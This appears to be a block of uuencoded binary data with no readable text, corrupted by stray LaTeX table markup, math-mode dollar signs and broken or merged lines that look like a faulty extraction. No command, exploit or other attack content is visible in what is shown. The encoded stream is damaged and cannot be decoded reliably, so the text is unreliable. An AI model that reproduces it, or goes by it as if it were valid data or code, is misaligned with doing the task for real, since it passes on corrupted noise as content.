MR;+\09SWFFH\+:?07?E#*U/IRUB'-"[T\$.;X_BK)M>">WTQ,&%^Z&*(XH5\& $M@6W,ND-GK.2*80L005_E337BO/=*L"P:F]\5,A+W;Z_</[RB0=MCX](\;^TC)$ M:#(P;Y9R![CTQ&%4J_&87(;V'LQ#OM*.9W;W+H'I(+!AF%2OV>>8'0E:9MJ< MTL+DK`[05NW'AN8QP"LQO@S/_^U[JXZ`9;9#HW%4ELL9YGIFJ4R[*+)E76&Y $MKGGOPQ\&4<O+>:FI\UXBT?4BTEZ9\?X?M8+8IZPS$OJJ6/Y^6BGEC<J!TI5T($ MD)FTSW6YGV;7+/^PUAFF1.GVY_B<O">*UF]>O9OWZ>W?*9KEX86*AP)6NKV_ M6G9<VK@?ZI=E;RJMI*2,Y)6!CT1K]%=37M4I<2+N'*7W!I`CY[X#5"WIF9)G MZG9D[KJRQ&:1Y1%<);/[F['_BU=5<0;8?5^?"DXYAG*]0A6<LH=R]J!(0?/K MG=&@.?3.FG%BP@GB3#\$YUS>5G=Z^@Z2;1P#^S#8J"3W;PT6>^1>]R-]L@7N^ M_,UQ@../49L_5NTL3W![J&7_398**:00-U#ZFRP59"8C"TE9LI,#<TI DZ6" MS/3+0E*6K"2W/\$I_DW:!C/5O*]MK++R^XO`:,[S']EO"-^?74)9YBRWS%EOF M+;;,6VR9M]@R;[%EWF++O,7^UWB+S8+1R[S%EGF++?,66^8MMLQ;;)FWV/\R $\begin{tabular}{ll} M;['D^G@QP!1(PVPX'N;\#4_`:_`!KX16V&<1@)/1"`0Z%$^%<N`4>A8_@#U@/MS[`P3(%9<")<!7?!:_`-_`2KXA.V)33!2.B%0^!DN`AN@(7P$GP.?\%Z&^%O$ M`".@!PIP))P#5\(#\")\!#_#2GB";0C;02.,@:DP!*?`E7`_+(!7X'WX"GZ! M%?\$#6Q]JH!52,!,.AA/A/+@:[H`GX`U8#'_"&IOBKP;UT`%3(`-SX42X`>Z# MI^`M6`RK;,;T8%MH@8DP#>;"27`QW`H+8!%\"G_!AINS3J`-)L+^<`2<`I?! $M_?$ `,O`??PW);X!D`VT(<1D(*>F\$6G`"7P;WP,GP\$2V!=/,%", `IZ8"Z<#O/AM7G@*WH'0807\P#:!7:\$-)D\$6#H\$SX&JX&UZ&KV&%K6AG4`O#83+TPU%P/MP. M3\![\#NLN34^&A"!\$3`)9L+Q,`]NA2?A97@7/@-M&Z8!<=@;9L)<.!HNA#O@ M&?@4EMN6M@D-, \ZR,!N.@)/A6E@(G\!_8:5_LDYA!VB&,;_'\'GPNWP&+P\$ M'*/L.9VU(<F&`E3(`L'PDDP#VZ!>V\$!O`*+80FL;_N#A2\$)>T(W],.Q<"G< $M^{M}=M^{-1}=0$ M.!#.A*O@'G@.WH7O8,6=V\$Z0@`DP'OZ\$L^`F>`Q>A(]![,PZAV&P#Q3@>+@4 M;H>%\#[\!NOL0IN'T9"%@^!4N`+NA5?A&U!VI2YL`S\$8#3K,@I/@<K@#GH:/ MX6=8U?8%VQ&&P208@*/A7+@!'H5%\"G\"B09GF"[P'#8%V;#:7`EW`5/P50P $\texttt{M\#2Q?RS1@5]@\#]H+I4(3\#X7)X\#!;!I_`C*'4L"VP/+3`\$,G`(G`07PO7P!+P\#18) } \\$ MW\):8;89A*\$=)D\$?'`IGPCRX!Q;"!_`'K!%AFT\$4.B`-A\)Y<!,\`B_#5[!J ME/4\$\$1@)>T,!3H"KX`GX&\$0]^P>\$80S,@"\$X#>;!7;`07H600&U@_4`,1L(^ $M,!O.A"O@-E@`; \'7H,1HU[`K#(,NZ(4\'`'_@JOA3G@6/@*!E]=ZL`,,@\FO$ M@4/A'+@:'H+7X3-8#B^O+:`1QL-T&()CX3RX#NZ!!?`&?`=_P9K-;`-HA'\$P M%0;@,#@-KH'[X27X"GZ#=>-,"W:%%I@`63@5;H4GX4WX`S9K8;W"2)@\$&9@# _NAJ?@%7@?%H.28/EA*]@56F\$2S(`B'`&GPD4P'^Z\$!?`:?`A?P^^P $MQ \setminus !9,$ MXFX<@V`;J(\$F:(<IL#_,AA/A++@<;H1[8`&\"._![_"/),=+Z((#X%BX\$&Z' $M9^{!}]^{!}W6'\;\0AS\&PE08@,/A#+@,;H''X%7X`GZ#]5K9/V$4[`,%.`+.@JO@]$ M-G@\$GH;7X%WX&OX+?\&J;2PG;`';00V,@`F0AD\$X\$DZ%BV`^W`4OP'_@4_@1 $\label{eq:mel} $$ MEL\#J[>P/L`W40C/L\#A,A"\?\#N3`?[H:%\"I\#-_"G[\#*<)8)=H)6V`/V@\/A $$$

 $M<G@`%L%7\!NL-()V!5O`#M`,8V!?Z(>Y<`R<"=?!??`,O`9?PA)89W>..]`($ MHV%O&(*CX6RX`1Z`Y^%M6`Q:!_L`;`3;00Q&PA28!>?`S?`,O`%?P1^PDNWK MM3VT0!=,@[EP-MP&+\!'\#VLO`?S!YM#"%HA!3/A4#@/[H1%\#4L@35&T6_ M+K`;C(-!.!?N@M?@(_@>Q&C6-^P(];`[3(89<""<!5?";?`@/`>?P_)X<_T-M-H>=H`4ZH1].@OOA.K@;GH37X'/X\$]8>R_X)21@+?7`4G`W7PZ/P'_@!M\$Z6 $M!7:"=M@79L&)<`T\`,_!>_`G;+0G;0^&PR08A%/@4K@5%L+'\#NL/8YM!PG8$ M\$WK@`#@>+H-[X65X'[Z\$OV`M?+FVA@;8'29#'QP&)\,E\#"\#S 8'EY AUH8 M#5-@#IP#5\\$=\`2\"M_#JA/PFH((C(\$L'`.7P\VP\$-Z&KV#YB>R[L#VTPF3(MPM%P,=P\$C*;\`.LE&(_@3#L"3K,@1/@`K@%%L`;\!'\#*OMQ?J'K6`G:(*1 M,!D&X'2X"NZ"A?`N?`U_P`J3V\$=@\$]@>AL,DF`E'P55P"SP\$;\#'\`,L-YGM M/X+:^Q-6X`XC(=>*,+Q<`;<"B_"M[`$UMF'^8,D3(#]X5BX"AZ#U^$3^!Z6$ MP%K[XGD'(V\$:'`\$7P[WP/'P\$O\&:.NT+ZF`8C(0NV!O2T`^SX!`X%DZ#\^%* MN`'N@D?@&7@5WH<OX\$?X"U;:CWF'S>"?4+/?,F^Q9=YBR[S%EGF+_=_Q%MM6 $M_> < R; [\$EWF++O, 7^+WF+\#< S09Z; S=; 6[]\&:S0G<YC>FE[]K(4HJ2RVS, HU"G)$ MNMW840(,[S`<TZLXCNG5+,=TA^>8'FPZIKM=Q_1`VS'=Z3NF5QB/Z17.8WK9 $M>HQ*0=YCNMM\3%^J^Y@>8\#^F!_F/Z=4-R/3_F0.9'FQ!IOMYD.F!)F2ZQX5,$ M7XH-F>[OOX:>3C.TGQ.9KTJ["OOBTYUF9'J`Z5AP)N7,\$#H-R5PQ^6!+,EUZ MDNG^IF2ZUY4,T=^63`_P)0M*,&=5G,ETES69[O(FT[WF9)8F@R![,MW'GTSW $\texttt{M\&)1Y)} > \texttt{;7;5\&F.SW*7+$Q@-LA1_?:E*\$Y?<IT7Z,RW=>I3/>U*M,\#0,IT:596}$ M+K8/.8)4.:!8-BRCS+BD8YDSI*81^GN6F2F':9E;819\M)1'LY62<9DCDCES M61T!"RY#%GVWV@8K=AF8>;6*<;(VS.%<-F9N@2\$"C,QTMY.91V%8AY>9[C(S M<PO47ZJ=&37*?F:.B*'=CF8>A3K5/,WLI-6V7:YFNJ]_69"><NG\$/LYFNMO: MS*,PG-?<#,WK;B9%.6JGG9E4W!U=H,.9[F=QYJLREQZ3,]W'Y4P/L#G3R^9F $ME64Y6+#3F>ZT.M.]7F>(;K,SC\+\^]J=Z14?^M/]#<],6>ZC%99GE0'C=QN:$ M>15V:JFY-E&`[UE0@LFYG<_T8.LSW<_[3`\V/ZN28\+^]F>ZK_^90\Q(`AS0 MI"X%IP<:H<_6][J@^6A,U/<7A[K7"\$WWNI[YBBFOB.0V0_,HC,U'\PZ)\$FB(M%IQB*']+M`"=^EY3-*]FUO/:HGDUZOD9H_FJU`VT1M/=WFAZH#E:8,HY`;GN MO!KUW`9I'H4Z;HLTCT*=:B9I5;,,*VW2*'I]TO1*HS0S*!T)2E9I>J!76G"* MR59U2ZN>9FB'7YHS+&6MCMS?, DT/\DS3?4W3]"JN:7H5V[1J26;3WSA-#W). M"\PP*OFEV'(1M>R>IE>S3].K^:=5S3(-AR\$:M5V.:5[%/0RQQT5-]]BHZ8%F M:=5RWC&A5+%2TQU>:LZP/*1S-A\$<<^GKFE8EY1D-@L-2S1&R`CV":P!"MZV: M'NRKIDMC-; WDK*976JL909<,@LS5=(^[FNYOKZ:[_=7T"H.URH"E<%JLN6+R ME29K>H#+6E""P2M]UO1`HS7=X;2F^UNMZ8%>:V1,LS6]\E/,CBA%Y/!;<X14 M=L9F]2#+-5*VN5I%D1;CB,PQ.#_>Y5&L.M6^T\$6^XF-!,C0^`V`&TGO-55^: ${\tt MKTG}) \, {\tt K\&\$MMN/[78;@} \ {\tt SI=7(>W0YL_KJL[SCI="KL3'Z:=TA3<?FPH7B-V*3J)} \ {\tt MKTG}) \, {\tt MKTG} \, {\tt MKTG} \, {\tt MNMN/[78;@} \ {\tt SI=W0YL_KJL[SCI="KL3'Z:=TA3<?FPH7B-V*3J)} \ {\tt MKTG} \, {\tt MKTG} \, {\tt MNMN/[78;@} \ {\tt MNMN$ MM5NKEDOYYKRJ5 &;90`4@Z?GFIK5A#V6;&@!GFS!*6N*2ZV0"JX@4Z[/I*%Z MOY.&ZO<]-&2/-9M;H]7(>IXOI9'P_S9:4,(QURY_-E+5#-J"TYX1RV5S?AP-MR?, Y, S0_ES; D0)LV<OX^; 21<GS7S*, 9LNJW: 4#Q>; 5[-&-+EUH; B:]>&[/T4 MFJ J&*F]^\$A>RS;\$(,\V4BZ/-J]BCL!AV^:*K1GQ?I7-7Y:U7=9MR%[O-D2W M>9M7:A_R%5->T9!<WX3S*\$8=AX6;([2RWL-Q@)P,T.5H/-]1"TB8\$_8XN3DT MN?U<7FX>Q1B5]YMR7HWUZJOZ#6]H@8YN,F=O9X>G&Z'\ZIP,9-]<[9-S2ZN0 MHH++V, VCF'6DM5ME8&1<GZR3BF, I4;WV;HA5 -U(EK]21^1T>)-5Y-><B!R? $MH'/\QJSZN[P\);Q\#\%"J\&KV1=SF]>11CK,Z/X2\XS=Z\FC\&@R^[-K=!4_\#3O]$ $\label{eq:md:bl'PC} $$ MD(;BL'PC]/=\"\RDG!FY(&[;-T2W[QN2V_@-*=\#YC5R`]1N9(.\W,E[S-U27])) = $$ MD(;BL'PC]/=\"\RDG!FY(&[;-T2W[QN2V_@-*=\#YC5R`]1N9(.\W,E[S-U27])) = $$ MD(;BL'PC]/=\"\RDG!FY(&[;-T2W[QN2V_@-*=\#YC5R`]1N9(.\W,E[S-U27])) = $$ MD(;BL'PC]/=\"\RDG!FY(&[;-T2W[QN2V_@-*=\#YC5R`]1N9(.\W,E[S-U27])) = $$ MD(;BL'PC]/=\"\RDG!FY(&[;-T2W[QN2V_@-*=\#YC5R`]1N9(.\W,E[S-U27])) = $$ MD(;BL'PC]/=\Width=$ $\texttt{M^YM',1;+W_^-1\#4\#.-)5'>\#(VQ9PE+P><(BN[QNB^+G^^<O&;^?YP)\&JYO2V) }$ MM'R54 < N4]V-&@1DYC/=31H\$98QB''QRQ[<?T?T<X9`='G#NV!R?ZUS`ZPJ''MZK6%0_7_WB2)*A^<).MPAG,(Y9TRX..301EYK'"W%V]#\;80WTWKW::>C1GD M<7ZBG*;["Z'H_IYQAN[L1;VN<:C^MG%E71X9?3\R2L+K'.<=PIA0H'><-^== M:J][G#OC&,;]Z5,DY[=/I2#7@\M"SJ-8HY4F<HZ(G,=&30?WD:O4Z1'<3G*Z MQSC.(;F[!Z^97&5]>\T[[.1TIY^<*V9!\ASE=*^EG\$>C33M5;UN77U6E7J"M MG)&179C#6,X9&G/K9RWG+QNUEVHNM]0JC,5K+^>C46^I!G/Z4AWFC!K^^XO/ MGN(TF=.=+G.NF.J5/G.ZTVA.]SC-Z2ZK.;>0*@L<0"K<YF1@WC+V^LWY:')< $MLL, N6 \setminus [17H, Y/ZU=SL2XM&,)K1[3X3NG5QK/R2!;,36K6J7WG.XVG],=[G,R]$ M+1?MN3"*<BU7.-#1;@LZO=*#3J\PH=.E"YU9LM:*KP^=[C2B,T.Y.J05G:N^ MM8(JS>C,H+1"2G9TU''XT>G2D\$YW.M+IP99T^O_,DXYJ7E,Z08HKG5[5ED[W M\Z5SJ*X1>9WI=']K.MW7FTX/-*?3@]WI]"![.MWA3Z=[#.ITAT-=1259P>51 MYQ92ME`>W.E+YXZ-/<UK5*?[.-7I+JLZ/=BK3@\RJ].KNM7I;KLZW=>OSE;E $M(=?K6*>[+.OT2L\Z1\3]LMWJ9, %Z7F7[UNE.XSK==J[3;>LZO<*[KC*@INU>])$ MQU_KY>22?YWN:V"G.QSL=(=GG3M..6*B"A<[W6%CIY=][.RR[+N"G.R,A.SZ

MI9>=590=NG2SLXNR5ZKTL[, #=GNK*#ME:6DG2S1"LUR><5]7.[V:K9WN<+)S MA<8\$'%YVKI"5Z/"V<T0DI;N=+#)*1U!1B:*OPYV_3&W;XT[W,[G3E^)RM[0* MC#[8YTX/,+K3_9WN=(?5G>[PNM/+9G<59;N6K.'PN_,HU'8ZWKEB\F7/NXJR MK<N]/<#V3G?ZWKEB>R2E2WVO]9V/QC!>\SL?C7H>^SNO1"VG`9Y>Q0%/+UO@ M4='M@:?[F^#I3ML[=TP%A_.=*R3MZX2G5UCAZ640/-UAAJ<[W?"HZ;+#<PL, M\$FR(IR_-\$4\/LL33@SWQ=(<IGNYUQ=.=MGC\$Z7+K=ACCF9%K<WMM\'S%E%=T M2K0N]PB]KRM5\<>KEO1,R3-U(G^//%,NKXI2K^NVR=.]G@ZZUR@/S>N4I M8 $\texttt{MY} \\ \texttt{F!7GEZ\$4.} \\ \texttt{JDECKH/L} \\ \texttt{G2W7Y} \\ \texttt{[N-,S3'8YYNL<R3W=[YGD48T4NU350J57D]] } \\ \texttt{SW7ML} \\ \texttt{R3W} \\ \texttt{SW7ML} \\ \texttt{SW7ML} \\ \texttt{R3W} \\ \texttt{R3W} \\ \texttt{SW7ML} \\ \texttt{R3W} \\ \texttt{SW7ML} \\ \texttt{R3W} \\ \texttt{SW7ML} \\ \texttt{R3W} \\ \texttt{R3W} \\ \texttt{SW7ML} \\ \texttt{R3W} \\ \texttt{SW7ML} \\ \texttt{R3W} \\ \texttt{SW7ML} \\ \texttt{R3W} \\ \texttt$ $M6^{\circ})_P[44XSR]PB\#/$20=$=/Q, _3?=WS]+)]GEEV7NYZ\#/1TAX.>[K70TP,]$ M]'2GB9[N=-'3RS9ZNM-'3P\VTJN28R546.E5!F:F;*9'X'PAQZ.8`U3QTS.R M55_7(5_^H1!1Q2-E&7*?0)RS'B`3N=[*07"T.;?"SNVGI3R:J01;ZU5F6SL= MD==<CZR?NQZRRU[/HQ@KT:LZ1NIQV"/C_TI)E]-CCSC@U9\$NA\L><="K)-Z\$ M8]6YC?;004Y[B,%6>R0]7GL.T;UDG`&Z)*_=7K6DG'>/X1ZZ]Q65+K?E'E*@ MYQXY?],]\$J[74SR*.5]>WSW4*L9[)+VOF_BJUNB];WGXRT9MUYL6'L6J(_WW MB'Q?H0C0C:']7Z\$(2MA#Y/-R]Y!]=I?;A@_)Y<.'XGUIPJL9\$W%X[[GC]B\$4 $MMQF?5[+'(R]>NUQ^?"A+>3MB*16,"7C>;^AR>O+)V--5^Y^[=@79\LF4N?:)$ MJACS5<VFREFY7APO1CABH[;[A80J]GQZD#^?[C;H0PEX2!M@T4>BZB/3("^^ $MX(S9CAQ/#P-\G2O45^E**>C_U,TCU<?DON!5:!;G^YKUX?L>2059-BG!SCV$ $MD7^{G}(X)'DDN2V''7/MT/]L^Q, S^L]/TJHY]^D.ZSZBH(=,+0,^MT''K]K/O$ M\U6MNJZ?=I<=_'2OA9_NY^&GNTS\=-._S_YCM\$2GCY_N-/*3H4S[6?GI2_/R MTWW,_'2/FU]9*4TMH&TZ#?UTAZ.?+BW]*-D_*J@T]3."+AE4L_73W;Y^U/<8 $\texttt{M^^E!SG[ZTJS]]`IO/]UA[J<'M\.RIU]EV=B,;H,_W=?A3W=Z^KEC8T2>GQ9Z$ $\label{eq:main_main_solution} \texttt{M?E?H9}_.G^-_G\Z2ZC/QF7=GRWU9]'86I^9G^ZO]N?[K7[\]$8I\/PSQ$9:Z\#"$ $MN/W@=`!TQ:Q3/P]`O60"J"_<math>%!5"O;@.H5_<!U)U\&@+K'RL]/H\\$ M^UW5[`#U:GZ`5;/>J7EGH11:>WNE*:#N=@74J]@"5DLRB6!CP"HYA@NV!JR2 M8SBO.:#4O+,=.+_>&?7.H=,A4'=9!)8\`J5)H'0)E#:!TB>P9!1H.P7RUQ[& MM@:4A:0L,7W;`5`6DK)43F;*162Y6,H/S)&%I"R5D_WE4CEMK"/;*5`6R\$KS $MP\&7_A_]V^T$198;7N([L<3%"BV+]@IQT+_R*WT(M]AA>V@^=I@/,R^@^^T$ MN!!*_ZZA?#<\#L_"*_`>?`4_@GA)^?\R?D7(-X;X;F?E5X#P6Q'E9]FDQ8B* M.\$5\DRB_'_0?X7C+1XQ51KC?/1?[HSE>RN7?_6J7*>?PU:N??LT<KM?VOV $M7SZ!QA4#/\Z@WKE"3^?S_3G!O\^&GLE-Q7]$[9YJ?#`FI$Z;9KRJ(?@74Z< MY!G[-,H)=9IQ[B\#R:E^W>8K!OTM4>Z\S_KV@_(_9HWW<F/91]G?9^+?N"\I2$ MZ2O,ZLD7S2&6_?O?\F\MO'HT/(Q"HT,'A\$X*71YZ+O2?T/>AM6MVJIE:DZTY MH^; "FN%U;_+QRA7#JX<W"F\9WBZ\<[@NO%MX1'A,N"L*3PMW!<NAN>\$#PV? $M\$ \# XS?' [XDO! 5X50 \#] X0? \# C \ 1?B; \ >OC = \ "?A + \ /?A? \ * + Q] 9 + ;) V9 (/(UI\$ = C) + C \ A + C \$ M([61^D@\,C*R9V2OR#Z1GLA`9';DD,B1D>,C9T<NBEP9F1^Y*7)_Y+'(TY%_ M1Q9%/HA\'ODV\E/D]\A*T36CZT<WCFX9W24:B39'D]\$1T?'1*=&IT>G1ONC< $MZ.'1XZ(G1^{,,7AJ=%[TQ>EOTGNB3T>>BKT3?B+X;_2KZ0_2WZ)+H^O5_J_][$ M_1;UV]306-]0GZ@?7K]'_9[U^]:GZ[/U!]3/KC^J_L3Z,^K/J;^H_MKZ6^KO MKG^@_K'Z%^1?JW^G_L/ZS^O_6_]G_7(-*S>LV;!)PU8-.S3LVA!I&-;0T=#9 M, *%A2L., AES#K(8#&PYO.*7AK(8+&RYKF-=P>\-]#8\V+&AXKN'-AO<;/FM8 MW/\#GP!>,;9&;)W8WV/;QG:.A6.Q6"(V*M85FQS38^E8/C8G=ECLZ-B)L7-C ME\2NCET7NR7V8.R)V+.Q%V.OQ3Z*?1G[/O9S[,_8*HUK-V[8N&GC5HVAQOK& MEL;6QH[&B8W[-/8V9AISCO<U'MEXON.IC6<U7MXXO_'FQCL:[VM<V/COQE<; MWVI\O_'KQI\:_^`SM"LVK=NT<=,_FO[9M'-38U.R:?>FT4U=3?LU36_J;RHT MS6DZINGDIG\UG==T2=/U3;<UW=OT4-,332\UO='T7M/'35\V_=*TI&F%YE6; MUV[>K'F;YIV::YKKF]N:]V@>UYQJWJ=Y_^8#FH>:#VX^LOFTYG.:+VZ^HGE^ $MYW-#S0_WOQ4[^;_]/8?,7S=T_2'4%>.KQ5?+[YQ?+OXKO%HO"F>C(^)$ M3XCO'>^.3X\7XP?&CX@?&S\Y?G[\LO@U\10BM\4?CB^(/Q]_.?Y&_)/XXOB/ M\5_C2^*KM:S3LE'+YBW;M-2VQ%IV:VEOV:-EKQ:]95K+S)8#6@YI.;KEI);3 M6\YIN;+ENI9;6^YJ>:#EZ9876UYO>;OEPY9O6WYN^8N/<:Z<6#^Q:6+KQ/:) $M71/-B=; R, 38Q(3$U$0F, 9`83!R8."YQ:N+LQ`6)RQ(W)NY(W)]X)+$@\4KB$ $\texttt{MK} < \texttt{0'B4} \setminus \texttt{3BQ.}_) < \texttt{06[\$++\&=ZN*X56\#ZT3VB+TS]`NH;I0+\#2</6Q} \setminus \texttt{\$)(\#V5\#2T3VB+TS]} = \texttt{NH};I0+\#2</6Q} \setminus \texttt{\$)(\#V5\#2T3VB+TS]} = \texttt{NH};I0+\#2</6Q} \setminus \texttt{\$)(\#V5\#2T3VB+TS]} = \texttt{NH};I0+\#2</6Q} \setminus \texttt{\$)(\#V5\#2T3VB+TS]} = \texttt{NH};I0+\#2</6Q} \setminus \texttt{\$}(\texttt{NH};I0+\#2) = \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q} + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{NH};I0+\#2</6Q + \texttt{N$ $MA=\#<T*&AHT-GA,X+71JZ*G1=Z.[00Z$G0\^$7@R]$HX]$7HN]$#/H>5J5JWY$ M6\T&-906[%!34]-0\$Z]IK>FL2=7L6]-3DZF957-PS5\$UQ]><RAYZ1<VU-3?5 MW%'S:,U3-2_4+*IYJ^:SFF]J_EOS.Q\>7J-VO=I-:K>L_6=MN+:I=ECMB-K1 MM9-KNVMGU/;5%FH/JSVV]I3:,VO/J[VZ]H;:VVOOJ7VH]MG:EVO?K'VW]N/: $M[VM_Y</5R]>M6K=AW>9UV]; M6%=3UU+77C>J; L^Z5%UOW<RZ?-WLNH/K3J@[$ MO>[<NHOJKJB[N>ZNN@?K'JM[JN[5NK?K/JK[O.Z;NC_X].DJX37#ZX7_\$=X^ $M'`I'PDWAW<-CPQ/#4+=X?[P8/B@\.'A8\/_"E\0OCP\+WQ#^-[P(^&%X>?"E\0OCP\+WQ#^-[P(^&%X)])]$

M+X??"W\:_CK\0_C7\`J1U2/K1OX>V3RR4Z0NTAA)1-HCXR*3(OM%TI&9D:'(MH9%C(B=&3H]<'+DJ<GWDELA=D<<CST1>BKP6>3OR1>2[R"^1/_G\ZEK1#:*; M1; > *; A^-1N/1MFA' = &QT[VA/=/]H+CH8/2)Z?/2TZ%G1"Z+716^E[W@P^CA] MQUO1#Z*?1A='_XPN5[]J_5KUZ]=O6[]S?;@^1M\QMGYB_3[U4^MGU`_5'UI_ M##W'Z?67U5]3?U/][?7WUC]=_V+]Z_5OTV_\4/\;'WY>H6&UBEZCO6%40U?# $M7@W[-O0W##8<1)]Q;,,Y#1<W7-5P;</-#0_38SS?\'+#&PV?-WS;\'/#'WPV$ $M^{\ }T^{\ }UO^{\ }MHGM&^N^{\ }8MUQ,; ^{\ }QL=Z8S/I+V; '^{\ }HZ='/M7[(+81?07=\)8>B^{\ }T>$ M>RKV[]B[L4]BB^DM?HFMU+AFX_J-&S=NV5C3V-"8:&QK'-DXN;&[<49C7V/! $M["E.;SR[\<+&ZQMO:[RW\:'&)QH7-?ZG\</&S^@I_FI<OFFUIK6;-J"7V*4I]$ $\label{eq:moc_Q6U-G4ZIIWZ:>I@Q]Q&} $-QS:=U'1&T^5-\YMN; KJCZ; ZF9\P^XIVFCYI^* $$ $M;/J=3QVOV+QZ\Z;-6S?OV!QJCC8/;Q[=/+YY4K/>G&N>1?]P1/-QS><V7])$ $M=?-US;<T/]*D-[AE>8WZ1V^:_ZE^4\^E+M.?*/XEO&MXSO&F^.M\9'QL?0.$ $MZ7@V7H@/Q0^)GQ(_*WXA?<.\^%WQ!^-/Q)^.OQ!_+_YI_.OX#_0,*[>LU;)!$ MRR8M_ZCH%Z:T3&W)M/2W%%N.:CFQY0QZA8M:;FBYO>6^EH=;GFQYE3[AHY;/ M6[YI6=*R0F+UQ-\2&R:VHT>()IH2R<2>B;T2>J(WL7]B;N)P>H23\$V<FKDA< MF[@E<2<]PK.)EQ-O)MY-?)SX*?%'0H3P(M3P2*0_6".T66B;T\$ZAFE!]:\$1H M3&A":')HO]!`:';HD-"1H>/-OF!>Z/KOK:%'OT^%7@@M"KT5^I)C\:^AO^@+ MUJWY/^S==WA,Z1LW\.A!\$\19&P1!K."TF3E3SHP2O??>>\]UL;KH01!\$;T&4 $\texttt{M(F)QO`Y\$BE7P2E!?;"]V\$_N*@\2_\"HP2YPO+A'CQ43Q7_\&@>\$P\(]ZF5X\$W }$ MXA<Q@Y15"I;R2`4E67)(I:7R4E6IJ=1&ZBSUD/I)8Z1)>`6(E19(ZZ3-4I*T M1SHD79)NX/G_1'J%YW\Z.;.<7?Y-+BH+LDUVR67DVG(CN:7<#L___/^61\GAY MBAPC+Y/7R/_@V;]3/B&?E_^3;\D/Y`_R=SFUDA[/_7Q*8>0&25'9,[^7,A"I M8;OR`:EAL1*/Y_U&99]R5#FC7%2N*<_PK/^B_\$1JR&\$)L12TA%M*6-QXSE=% M9FA@Z6#I;NEG&6P9;HFVS,9S?BD2PS;+;LLARW\$\Y\V\D-&:S?H;GO%A5L7J MM)9!6JAF;69M:^UB[6GM;QV+K!!CG6-=:%UOW6+=:=UK/6R]C*3PP/K4^AI M5;N +8LMR);;]H=-1%+0;&5M=6R-;:UL[9\$4AMA&V2;8IMIFVI;;\$FP;D1-V MV4[:+MBNV6[;'MH^VG[8TJ@9U\$`U5"VBEE!EU4X9H8':5&VM]E8'J</5,>I\$ M=9ZZ1%VEKD-&V*\>4\^JE]3KR`?OU*]("&GM.>UY[&'VHO:22`?E[=7LM>T- $M[1WM/>S][7_:1]BG43I89E]MWV[?8S]L/V$_9[]K?V)_;?]@_V8/<&1WY';D$ M<Q1R6!PN)(.*CNJ.YHYVCJZ.7HX!CG&.*<@%<QV+D`NV.G8Y]CF..*XX;CD> MZ]SDW(9,<,IYT7G=><?YB"6"_*YP5TF7XG*X*KMJN1HB#[1Q]7\$-=HUPC75- $M<L4A\#:QVK7=M=AUP'7>=<UUVW7"]0!;XAK\6/YV62\NK%=+^T`2ME%8!6:".$ MUDCKI/74!FA#D`6F:W.T1=IR;8VV0]NK'4\$2.*_=TYYJ;[2/VG<MDSO(_;L[MU%W8;75K[DAW)7<-2@'=W+W=`]U1[JGN6>YY[L7N0]V)[G_=^Y\$"KKIONQ^Y 